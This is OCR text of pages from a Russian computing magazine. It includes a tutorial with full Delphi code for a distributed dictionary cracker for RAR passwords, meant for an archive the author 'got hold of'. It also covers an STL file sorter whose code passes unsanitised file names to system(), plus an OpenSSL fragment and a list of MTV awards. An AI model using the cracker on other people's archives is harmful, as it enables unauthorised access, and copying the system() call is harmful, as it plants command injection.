
Твоему взору предстанет сертификат сервера, проверки, а затем ты увидишь привычный баннер сервера и сможешь передавать команды.

OUTRO

OpenSSL - комплексный и сложный тулкит, и его man-страницы нельзя назвать идеальными. Все возможности: ca, smime, rsa, etc - раскиданы по разным файлам. В рамках проекта OpenBSD, славящегося своей отменной документацией, написан свой man OpenSSL: www.openbsd.org/cgi-bin/cvsweb/src/usr.sbin/openssl/openssl.1. Превратить его в текстовый файл можно с помощью groff:

```
# groff -man -Tascii openssl.1 > openssl.1.man
```

Собственно, ничего полезнее тебе напоследок порекомендовать не могу, кроме как внимательно изучить этот документ.


Генерируем сертификат




- www.openssl.org
- www.openbsd.org
- www.stunnel.org
- www.opensslbook.com
- www2.psy.uq.edu.au/~ftp/Crypto

MTV RUSSIA

Победители MTV RMA'04:

ЛУЧШЕЕ ВИДЕО
(профессиональная премия)

«Все, что касается» (Звери)
Награда была вручена режиссеру видео Александру Войтинскому



ЛУЧШАЯ ИСПОЛНИТЕЛЬНИЦА
«Часики» (Валерия)

ЛУЧШИЙ ИСПОЛНИТЕЛЬ
«Весна» (Дельфин)

ЛУЧШАЯ ГРУППА
«Все, что касается» (Звери)

ЛУЧШИЙ ДЕБЮТ
«Прасковья» (Уматурман)

ЛУЧШАЯ ПЕСНЯ
«Притяженья больше нет»
(ВИА ГРА / Валерий Меладзе)

ЛУЧШИЙ ЗАРУБЕЖНЫЙ АРТИСТ
In the Shadows (The Rasmus)

ЛУЧШИЙ ПОП-ПРОЕКТ
Freeway (Smash!!)

ЛУЧШИЙ РОК-ПРОЕКТ
«Я свободен» (Кипелов)

ЛУЧШИЙ ХИП-ХОП / РЭП ПРОЕКТ
«Ревность» (Каста)

ЛУЧШИЙ ТАНЦЕВАЛЬНЫЙ ПРОЕКТ
«Меткая лошадка»
(Найк Борзов / Гости из будущего / DJ Грув)

ЛУЧШИЙ АРТИСТ
«Все, что касается» (Звери)



RMA 2004



Alek silverstone (AlekSi@pisem.net)

CENSORED

РАСПРЕДЕЛЕННАЯ АТАКА НА DELPHI

Задача распределения вычислений возникает у программистов довольно часто. Например мне в руки недавно попал очень заманчивый RAR-архив. Я был уверен, что пароль не особо сложен - просто какое-нибудь слово. Но так как компьютер у меня весьма слабый, проводить атаку по словарю только на нем было бы слишком долго. Я решил написать программу для распараллеливания этого процесса внутри нашей локалки.

БЫСТРЫЙ ВЗЛОМ RAR-АРХИВА

ПОДГОТОВКА

Для начала определимся, что нам нужно. Во-первых, Delphi и компоненты Indy для написания сетевого кода. Во-вторых, подопытный кролик - зашифрованный RAR-архив. Также нужна программа rar.exe (консольная версия) для разархивирования и собственно словарь. Последний должен быть простым текстовым файлом, не содержащим ничего, кроме слов - по одному в строке (его можно взять, например, на www.passwords.ru/dic.htm - Прим. Dr).

ПИШЕМ СЕРВЕР

Сначала объясню, как будет работать наш сервер. При запуске программа будет ждать подключения к порту 31337 по протоколу TCP и выполнять команды, посылаемые клиентом. Для этого обычно внутри кода пишется такой цикл:

1. чтение команды,
2. выполнение команды,
3. отправка результата,
4. goto 1.


Но мы сделаем по-другому. Компонент IdTCPserver поддерживает обработчики команд. Когда сервер получает определенную команду, выполняется запрограммированное нами событие. Этот способ избавляет нас от написания цикла - просто создатели Indy написали его за нас :).

У нас будет всего две команды:

<need_work> - когда клиенту потребуется новая порция слов для проверки,

<pass_find> - этой командой клиент сообщает, что нашел пароль. Сам пароль идет параметром.

Итак, создаем новое приложение и кидаем на форму две кнопки - назовем их StartBtn и StopBtn - и компонент TMemo. Его название оставим Memo1 - это будет наш лог. У него свойство ReadOnly ставим в true, a ScrollBars в ssVertical. Теперь размещаем на форме компонент IdTCPserver с панели Indy Servers.



Форма для сервера

Имя его не меняем, но устанавливаем в свойстве DefaultPort значение 31337. Убедись, что Active установлен в false, a CommandHandlersEnabled в true. Именно последнее свойство и отвечает за обработку команд.

Дважды щелкаем по кнопке StartBtn, пишем код:

Запуск сервера

```
procedure TForm1.StartBtnClick(Sender: TObject);
var f:TextFile;
  r:string;
begin
  DictP:=0;
  Memo1.Clear;
  Dict:=TStringList.Create;
  AssignFile(f,'dict.txt');
  Reset(f);
  while not eof(f) do begin
            ReadLn(f,r);
            Dict.Add(r);
  end;
  CloseFile(f);
  Memo1.Lines.Add(IntToStr(Dict.Count)+' паролей загружено');
  IdTCPserver1.Active:=true;
  Memo1.Lines.Add('Сервер запущен');
end;
```

Этой кнопкой мы будем запускать сервер после чистки лога и загрузки паролей из файла dict.txt. Обрати внимание на переменные Dict и DictP - их еще нужно задать. Переходим в коде примерно на страницу выше и ищем строчку «var Form1:TForm». Под ней подписываем:

```
Dict:TStringList;
DictP:integer;
```

Первая переменная - это список слов для подбора, вторая - указатель на слово, которое будет выслано клиенту по запросу. В ходе выполнения программы значение этой переменной будет меняться от нуля до общего количества слов.
Теперь щелкаем по кнопке StopBtn и пишем пару строчек:

```
procedure TForm1.StopBtnClick(Sender: TObject);
begin
 Memo1.Lines.Add('Сервер остановлен');
 IdTCPserver1.Active:=false;
end;
```

Теперь нужно задать наши команды и их обработчики. Щелкаем по компоненту IdTCPserver1 и по многоточию возле его свойства CommandHandlers. В появившемся окне щелкаем кнопку Add New и изменяем параметры нашей первой команды: в свойстве Command указываем <need_work>, а в свойстве Name - NeedWorkCmd. Переходим на вкладку «Events», щелкаем по единственному событию OnCommand и пишем код:

Обработка команды <need_work>

```
procedure TForm1.IdTCPServer1NeedWorkCmdCommand(ASender: TIdCommand);
var i:integer;
begin
 ASender.Response.Clear;
 ASender.Response.Add('Work:');
 if DictP>=Dict.Count then Memo1.Lines.Add('СЛОВАРЬ ЗАКОНЧИЛСЯ!');
 for i:=1 to SendWork do begin
          if DictP<Dict.Count then ASender.Response.Add(Dict[DictP]) else break;
          inc(DictP);
 end;
 ASender.SendReply;
 Memo1.Lines.Add('Клиенту '+ASender.Thread.Connection.Socket.Binding.PeerIP+' выслана работа');
end;
```

Сначала мы очищаем наш ответ, потом добавляем туда нужное количество слов (либо задаем в начале константу SendWork, либо пишем вместо нее нужное число) и отправляем их. В конце мы добавляем сообщение в лог; страшная конструкция в этой строчке служит для получения IP-адреса клиента. У тебя, вероятно, возникнет два вопроса. Первый: а почему мы не останавливаем сервер, когда заканчивается словарь? Ответ прост - нам нужно дождаться завершения работы всех клиентов. Если SendWork имеет большое значение, клиентов много, а словарь мал, то он кончится уже после однократного обращения клиентов. Поэтому сервер придется выключать вручную. Второй вопрос: а почему на начало ответа мы добавили строку «Work:»? Дело в том, что опытным путем (как - читай раздел про отладку сетевых программ) я установил, что первая строчка ответа игнорируется клиентом.
Теперь создаем еще одну команду (Command=<pass_find>, Name=PassFindCmd) и пишем такой ее обработчик:

```
procedure TForm1.IdTCPServer1PassFindCmdCommand(ASender: TIdCommand);
begin
 Memo1.Lines.Add('Пароль найден!!!');
 Memo1.Lines.Add(ASender.Params[0]);
 StopBtn.Click;
end;
```

Здесь мы выводим найденный пароль, который передается как параметр команды <pass_find>, и останавливаем сервер щелчком по кнопке StopBtn.

КОДИМ КЛИЕНТ

Теперь мы будем писать клиент. Вот цикл его работы:
1. подключиться к серверу,
2. выполнить команду <need_work> и получить результат,
3. отключиться от сервера,
4. проверить последовательно все слова из работы,
5. если будет найден пароль, то отправить его командой <pass_find> и выйти из цикла,
6. иначе goto 1.

Проверять пароль мы будем при помощи консольной программы rar.exe. Получив в качестве параметров имя архива, пароль и путь для извлечения, она пытается распаковать архив. Если после работы rar.exe останутся какие-то файлы - значит, пароль найден.
Итак, приступим. Разместим на форме компонент Memo1 (лог), Edit1 для ввода IP-адреса сервера, кнопку StartBtn и два индикатора - ProgressBar1 (побольше - индикатор полного выполнения работы) и ProgressBar2 (поменьше - индикатор завершения подбора текущего слова). Для Memo1, как и в сервере, ставим ReadOnly в true и ScrollBars в ssVertical. Теперь добавим компонент IdTCPclient с вкладки Indy Clients. В поле Port



Форма для клиента

вписываем наш порт - 31337.
Теперь, как и в клиенте, нам нужно задать еще две переменные. Ищем строчку «var Form1: TForm1;» и подписываем под ней:

```
work:TStringList;
Dict:TStringList;
```


Смысл этих переменных будет ясен в дальнейшем. Теперь дважды щелкаем по кнопке StartBtn и пишем ее здоровенный обработчик (смотри врезку «Код клиента»).
Вероятно, в нем нужно что-то объяснить ;). Сначала мы получаем полный путь к нашей программе - это понадобится в дальнейшем. Затем заносим IP-адрес сервера из поля ввода в IdTCPclient1 и присваиваем логической переменной DONE значение false. Эта переменная используется для остановки цикла, о котором я говорил выше, - вот тут мы его и начинаем. Первым делом мы подключаемся к серверу, посылаем команду <need_work> и построчно считываем ответ в созданную структуру Dict. Затем мы удаляем из нее последний элемент. Дело в том, что, опять-таки экспериментально (ну не знаю я почему!), было вычислено, что любой непустой пакет, отправляемый IdTCPserver'ом, заканчивается точкой. Вот ее мы и вырезаем.
Потом мы отключаемся и устанавливаем максимальное значение для индикатора ProgressBar1.
Далее мы проверяем размер работы, и если он стал равен нулю, то устанавливаем DONE в true. Такое возможно, если весь блок работы состоял из одной точки, которую мы удалили. А такое, в свою очередь, возможно, когда у сервера закончился файл паролей.
Далее мы начинаем цикл, который выполняется столько раз, сколько у нас получено паролей. Функция ExpandString генерирует из одного элемента Dict еще один список строк work, содержащий исходный пароль с вариантом замены строчных букв на прописные. Например строка 'ab' будет расширена до 'ab', 'Ab', 'aB' и 'AB'. Код этой функции смотри в исходнике на диске. Потом мы запускаем еще один вложенный цикл - собственно для подбора пароля. Функция ExecAndWait используется для запуска программы со всеми параметрами (заметь, именно тут нужна наша переменная path) и ожидания ее выполнения. В нашем случае запускается rar.exe для извлечения в папку Output с указанием пароля. Функция возвращает true, если программа была успешно запущена. Ее код также смотри на диске. Затем ищем первый попавшийся файл в папке Output. Тут есть своя фишка: первый попавшийся файл будет называться «.» :). Это особенность ДОСа - первые два файла в любом некорневом каталоге имеют имена «.» и «..». Функцией FindNext мы пропускаем эти три точки. Она возвращает нулевое значение, если удалось найти еще какой-то файл с теми же атрибутами. Это, собственно, означает, что пароль найден. Сообщаем эту радостную новость серверу командой <pass_find> и устанавливаем переменную в DONE для выхода изо всех циклов. В противном случае продолжаем подбирать пароль из структуры work, затем выбираем следующий пароль из Dict и продолжаем. Когда заканчиваются все пароли в Dict, запрашиваем новую порцию у сервера.

ОТЛАДКА СЕТЕВЫХ ПРОГРАММ


Для отладки сетевых программ просто необходимо использовать специальный софт для просмотра и исправления входящих/исходящих пакетов. Я для этого предпочитаю юзать X-Spider. В его окне слева есть две важные кнопки: TCP и TCP-прокси. Первая служит для работы с TCP-сервисами. То есть, написав, например, сервер, ты можешь X-Spider'ом подключиться к нему и послать команду <need_work>. На скрине виден ее результат. Вторая служит для перехвата пакетов от клиенту к серверу. Я, например, запустил сервер на 31338-ом порту и поставил параметры X-Spider'а, как на рисунке.




Если тебе достался журнал без диска, то ищи на сайте www.xakep.ru исходные коды в разделе X-релиз.



На компакт-диске лежат полные исходники с комментариями. Я компилил их в Delphi 7.


Результат команды <need_work>

Пакеты от клиента попадали в X-Spider, который отправлял их серверу, и наоборот. Таким образом я видел все пакеты и обнаружил ту самую точку в конце каждого.


Перехват пакетов

ЗАКЛЮЧЕНИЕ

Ну вот, простейший распределенный подборщик паролей для RAR-архивов создан. Осталось только проверить его. Открываем сервер и компилируем. Для его корректной работы файл dict.txt должен лежать в той же папке. Теперь компилируем клиент. Для него необходимы файлы rar.exe и work.rar. Рассылаем эти два файла вместе с client.exe (или как ты его назвал) своим друзьям, которые согласились помочь. Запускаем у себя сервер и один клиент, вводим свой IP и жмем кнопку. И идем пить чай - пиво оставь на потом, когда пароль будет найден ;). Но это только шаблон, тут есть над чем работать. Например можно добавить brutforce-атаку. Можно добавить автоматическое выключение сервера. Можно для расшифровки использовать не rar.exe, а библиотеку rar.dll или компоненты для работы с RAR-архивами (смотри www.rarlabs.com/rar_add.htm) - так будет быстрее. Вообще, этот код можно использовать для чего угодно. Удачи тебе в написании этого «чего угодно»!
Будут вопросы - сначала посмотри исходник, там прокомментирована почти каждая строчка. В случае чего пиши мне.

КОД КЛИЕНТА

```
procedure TForm1.StartBtnClick(Sender: TObject);
var r:string;
i,j:integer;
SR:TSearchRec;
path:string;
DONE:boolean;
Dict:TStringList;
begin
path:=ExtractFilePath(Application.ExeName);
Memo1.Clear;
IdTCPclient1.Host:=Edit1.Text;

DONE:=false;
repeat
 IdTCPclient1.Connect;
 Memo1.Lines.Add('Подключились');

 Dict:=TStringList.Create;
 Memo1.Lines.Add('Получаем работу...');
 IdTCPclient1.SendCmd('<need_work>');
 repeat
      r:=IdTCPclient1.ReadLn;
      Dict.Add(r);
 until r='.';
 Dict.Delete(Dict.Count-1); // удаляем '.'

 IdTCPclient1.Disconnect;
 ProgressBar1.Max:=Dict.Count;

 ProgressBar1.Position:=0;
 if Dict.Count=0 then DONE:=true;
 Memo1.Lines.Add('Работа получена. Выполнение...');

 for i:=0 to Dict.Count-1 do begin
      ExpandString(Dict[i]);
      Memo1.Lines.Add('Проверка: '+Dict[i]+' Вариантов: '+IntToStr(work.Count)');

      ProgressBar2.Max:=work.Count;
      ProgressBar2.Position:=0;

      for j:=0 to work.Count-1 do begin
           if ExecAndWait(path+'rar.exe','e -p'+work[j]+' work.rar Output\') then begin
                FindFirst(path+'Output\*.*',faAnyFile,SR); // "."
                FindNext(SR); // ".."
                if FindNext(SR)=0 then begin
                     Memo1.Lines.Clear;
                     Memo1.Lines.Add('Пароль найден!');
                     IdTCPclient1.Connect;
                     IdTCPclient1.SendCmd('<pass_find> '+work[j]);
                     Application.ProcessMessages;
                     DONE:=true;
                     break;
                end;
                FindClose(SR);
                ProgressBar2.StepBy(1);
                Application.ProcessMessages;
           end;
           if DONE then break;
      end;
      ProgressBar1.StepBy(1);
      Application.ProcessMessages;
      work.Free;
      if DONE then break;
 end;
 Dict.Free;
 Memo1.Lines.Add('Работа закончилась');
until DONE;
end;
```

■ Диман Dr.X (xdiman@mail.ru)



Файлы в ассортименте

Интересно, сколько места на диске занимает у тебя папка Downloads? У меня - 1,2 гигабайта. И это далеко не предел. В большинстве случаев все файлы - изображения, mp3, программы, исходники - лежат кучей в одном каталоге. Можно использовать специальные программы для сортировки всего этого добра, но гораздо веселее будет написать свой минисортировщик. В этой статье я расскажу тебе, как с помощью STL (специальной библиотеки, включенной в стандарт языка C++) создать утилиту для быстрой сортировки файлов

ПИШЕМ УМНЫЙ СОРТИРОВЩИК С ИСПОЛЬЗОВАНИЕМ STL

Также я расскажу, как увеличить функциональность сортировщика с помощью интеллектуального анализа имен файлов, что будет отличать его от ряда подобных программ. Не забудь сразу открыть исходник с диска, потому что основной код находится именно там :).

КРИТЕРИИ СОРТИРОВКИ

Критерии, по которым выполняется сортировка файлов по каталогам, - самое главное в сортировщике. Самым простым критерием является расширение. По нему можно почти всегда определить тип файла, будь это бинарник, текстовик, графика или что-либо еще. Возможна и проверка первых трех байтов файла; например, исполняемые файлы в начале всегда имеют сигнатуру MZ (для различения exe и dll это не покатит, потому что инициалы Марка Збиковски используются и там. - Прим. Dr.). Мы ограничимся расширением и выделим четыре основных категории файлов: исполняемые, графические, текстовые и мультимедийные. Соответственно, в папке для сортировки должны быть каталоги для помещения конкретного типа файлов. Критерии будут храниться в корневом каталоге, в файлах с именами папок для сортировки и расширением, например, *.msl. Сортировка будет иметь два уровня. В отличие от только что рассмотренного первого уровня, второй более специфичен. На этом этапе все программы, например, сортируются по отдельным признакам: для работы с графикой, текстом, мультимедиа и т.д. Также на втором уровне, в отличие от первого, появляется приоритетная сортировка.

ПОНЯТИЕ ПРИОРИТЕТНОЙ СОРТИРОВКИ

При использовании большого количества критериев может возникнуть такая ситуация, при которой файл будет принадлежать нескольким критериям сразу, то есть иметь в себе признаки принадлежности как одного, так и другого подтипа файлов. Чтобы избежать подобного, следует ввести понятие приоритетной сортировки. Приоритет можно указывать через пробел после основного критерия в десятибалльной системе. Низший приоритет будет оцениваться единицей, а высший - десятью баллами. При этом в ситуации, описанной выше, ставка делается на тот файл, который имеет высший приоритет. Но все же приоритетной сортировки не совсем достаточно, так как она будет все равно распределять файлы по жестко заданным правилам. Обойти это ограничение сортировщику поможет самодополнение.

ПРИНЦИП САМОДОПОЛНЕНИЯ

Самодополнение является пополнением списка критериев путем анализа уже отсортированных файлов. Принцип этого замечательного свойства таков: все файлы, отсортированные в какой-либо каталог, анализируются на наличие в имени файла каких-либо сходных признаков, и если этот признак наблюдается у достаточного количества файлов, то он тоже может служить критерием для помещения в этот каталог. Приоритет вычисляется в зависимости от количества файлов, у которых найден данный признак. Ярким примером могут служить две программы: CorelDRAW и Corel Photo-Paint. Они обе будут отсортированы вначале в папку с программами, затем в папку с программами для работы с графикой, причем по разным признакам. А так как слово Corel повторяется в них, допустим, дважды, то оно может быть использовано в качестве критерия для программ, работающих с графикой. И сортировщик будет считать, что фирма Corel занимается только созданием графических пакетов. Поэтому минимально допустимое количество фалов со сходным

признаком надо устанавливать в пределах разумного. Всю эту двухуровневую систему очень сложно будет представить в виде массивов и переменных, поэтому мы воспользуемся средствами, которые предоставляет нам библиотека STL, давно ставшая частью языка.

STL - STANDARD TEMPLATE LIBRARY

STL - это библиотека контейнерных классов, которая включает векторы, списки, стеки, очереди и деки, а также ряд алгоритмов общего назначения. Она была разработана сотрудниками компании Hewlett-Packard А.А. Степановым и М. Ли. После внесения незначительных поправок Комитет по стандартизации С++ принял решение о включении STL в состав языка. Для начала приведу краткий обзор этой библиотеки. Ядро STL составляют три типа шаблонных классов: алгоритмы, контейнеры и итераторы. Алгоритмы - это классы с использованием объектов-функций, то есть объектов, для которых перегружен оператор вызова функции. Контейнеры используются для хранения информации, а итераторы - для обеспечения произвольного доступа к элементам контейнера. Существуют два типа контейнеров: последовательные и ассоциативные. Мы воспользуемся ассоциативным, позволяющим получить доступ к ячейке по уникальному ключу.

АССОЦИАТИВНЫЕ КОНТЕЙНЕРЫ

Если последовательные контейнеры предназначены для хранения элементов и доступа к ним с помощью индексов или итераторов, то в ассоциативных контейнерах доступ к элементам осуществляется с помощью ключей. Всего существуют четыре типа ассоциативных контейнеров: map (карта), multimap (мультикарта), set (множество), multiset (мультимножество). Все они хранятся в заголовочном файле map.h. Опишу подробнее каждый контейнер. Карта - это ассоциативный контейнер, предоставляющий доступ к элементам по уникальным ключам. Использование двух или более одинаковых ключей не допускается. Для добавления элементов в карту можно использовать следующую конструкцию:

```
MyMap [key] = value;
```

Также для этого существуют функции push_back и insert. В мультикарте, в отличие от карты, допускается использование неуникальных ключей. Множество является контейнером, хранящим только уникальные ключи, а мультимножество, по аналогии с мультикартой - неуникальные. В нашем сортировщике ассоциативный контейнер используется следующим образом: критерии сортировки служат ключами, значения, с этим ключами связанные, являются названиями каталогов и подкаталогов, и их последний байт показывает приоритет сортировки. Затем нахождением максимального приоритета определяется путь, в который будет помещен файл.

СОЗДАНИЕ АЛГОРИТМА СОРТИРОВКИ

Для начала следует разобраться с системой хранения критериев для сортировки. Объявим ассоциативный контейнер для сортировки по расширению и массив из четырех контейнеров, каждый элемент которого будет служить для сортировки по подкаталогам для четырех основных типов файлов:

```
map<string, string> sortExt;
map<string, string> sortTypes [4];
```

Наш сортировщик будет иметь модульное строение. Создадим специальные модули для заполнения структуры критериев, для самодополнения, а также отдельный модуль для самой сортировки.

ЗАПОЛНЕНИЕ СТРУКТУРЫ КРИТЕРИЕВ


Написание данного модуля сводится к сканированию всех подкаталогов, нахождению файлов со списками критериев и добавлению их в ассоциативные контейнеры. Поэтому помимо основных файлов, содержащих критерии для сортировки, следует создать файл, который будет содержать их имена без расширений. Назовем его index.ims.

При запуске модуля будет открываться этот файл, лежащий в корневой директории, а затем будут считаны и обработаны все файлы, содержащие критерии для сортировки по расширению. На втором этапе будут просканированы все подкаталоги для основных типов файлов, а также будет выполнена процедура, аналогичная первой. В ассоциативных контейнерах используется тип string для хранения данных, поэтому для ввода из файлов будем использовать удобные стандартные потоки fstream. Для начала запустим основной цикл:

```
string second; int i=0;
ifstream secdir; string maindir;
ifstream typeindex("index.ims");
// Основной цикл в корневой директории
while (!typeindex.eof()) {
        // Определяем название первого основного
типа
        typeindex >> maindir;
        ...
        // Счетчик цикла инкрементируется
        i++;
}
```

Здесь с каждым новым витком цикла из файла считывается название какой-либо главной категории, а затем заполняется главный ассоциативный контейнер. Переменная-счетчик i служит для обращения к нужному элементу массива ассоциативных контейнеров. Создадим вложенный цикл, в котором будем читать данные из файла с критериями первичной сортировки по расширению, на лету помещая их в контейнер:

```
// Получаем имя файла с критериями сортировки
ifstream msl;
string reason;
maindir += ".msl";
// Открываем файл с критериями для чтения
msl.open(maindir.c_str());
maindir.erase(maindir.length()-4, 4);
// Считываем критерии сортировки из файла
while (!msl.eof()) {
        msl >> reason;
        sortExt[reason] = maindir;
}
msl.close();
msl.clear();
```



Разработка главного модуля


Исходники и бинарник этого проекта ты можешь найти на нашем DVD или компакт-диске.



Лучше всего заключить данный код в отдельную функцию и вызывать по мере необходимости. Затем следует произвести сканирование подкатегорий, аналогичное данному. Это достигается путем использования вложенного цикла, только считывание в данном случае будет осуществляться в переменную second. После окончательного написания модуля подключай заголовочный файл и приступай к созданию следующего.

МОДУЛЬ СОРТИРОВКИ ФАЙЛОВ

Так или иначе, вся сортировка сводится к простому перемещению файлов. Для этого можно или написать процедуру, читающую данные из одного файла и записывающую в другой, или понадеяться на системную команду. Мы пойдем по второму пути, так как нам нужно не продолжительное копирование, а всего лишь изменение пути к файлу посредством move или mv (Windows, Unix - нужное подчеркнуть).

```
ext=fd->cFileName;
k=ext.find_last_of(".");
if(k!=-1) {
  k1=getfiledir(ext);
  cmd="rename ";cmd+=fd->cFileName;
  cmd+=" ";cmd+=k1;
  system(cmd.c_str());
}
```

Составление команды для перемещения

Теперь о самом процессе сортировки. Тут также ничего сложного нет. Вначале следует выделить расширение файла и посредством передачи ключа ассоциативному контейнеру получить название папки, в которую файл должен попасть. После этого имя файла разбивается на части пробелами, дефисами, точками и т.д. Затем поочередно к каждой части добавляется приоритет - от 10 до 1. Полученные строки в качестве ключей ассоциативного контейнера дадут итоговую папку, в которую будет помещен данный файл. После написания этого модуля остается сделать только самодополнение, делающее наш сортировщик пусть не уникальным, но чем-то выделяющимся среди остальных программ.

ПИШЕМ МОДУЛЬ САМОДОПОЛНЕНИЯ

Модуль самодополнения - самый сложный в программе. Прежде всего, нужно установить допустимый предел для повторяющихся слов в именах файлов, после которого их можно считать критерием для определения других файлов в эту папку. Пусть допустимый предел будет четыре повтора. Тогда определимся с принципом работы модуля. Необходимо получить список файлов всех подкатегорий основных типов данных, а далее на основе их анализа добавить критерий в список. Как я уже говорил, анализ имен файлов производится следующим образом. Имя файла разбивается на части с помощью разделяющих символов. Затем находятся общие части у разных имен. Если более чем у четырех файлов обнаружены одинаковые слова в имени, то все последующие файлы с этим словом в имени будут определены именно в эту папку. Приоритет же сортировки может варьироваться от 6 до 10 и изменяться в зависимости от количества файлов со схожими именами. Одной из главных процедур здесь является функция split, которая будет разбивать имя файла на части. Код этой функции ты можешь увидеть ниже.

Листинг функции split

```
int split(string &x, string delimeter, string* lines)
{
        int j, k;
        int i = 0;
        // Для поиска первого символа из заданного набора
        // используем функцию find_first_of
        while (j=x.find_first_of(delimeter), j!=-1) {
                lines[i] = x.substr(0, j);
                x.erase(0, j+1); i++;
        }
        // Записываем оставшуюся часть в последний элемент массива
        lines[i] = x; i++;
        return i;
}
```

Функция работает следующим образом. Вначале производится поиск любого символа из заданного набора разделителей. После того как символ найден, в первый элемент массива lines записывается часть строки x от начала до разделителя, а затем эта часть из строки x удаляется и процедура повторяется. Когда в строке не останется ни одного символа-разделителя, оставшаяся часть записывается в последний элемент массива и функция завершает свою работу, возвращая количество разделенных частей. Также с помощью этой функции можно выполнять и другие действия, например выделение расширения из файла и т.д. Допустим, у нас имеется файл с именем corel_photo-paint.exe. В качестве первого параметра мы передаем это имя, в качестве второго - возможные разделители, например «-_ 2». Двойку я поставил сюда для обработки различных программ конвертирования, таких как htm2chm, exe2swf и т.д. И в качестве третьего параметра передаем указатель на массив типа string, память под который должна быть выделена заранее. На выходе мы получим следующее:


```
corel
photo
paint
```

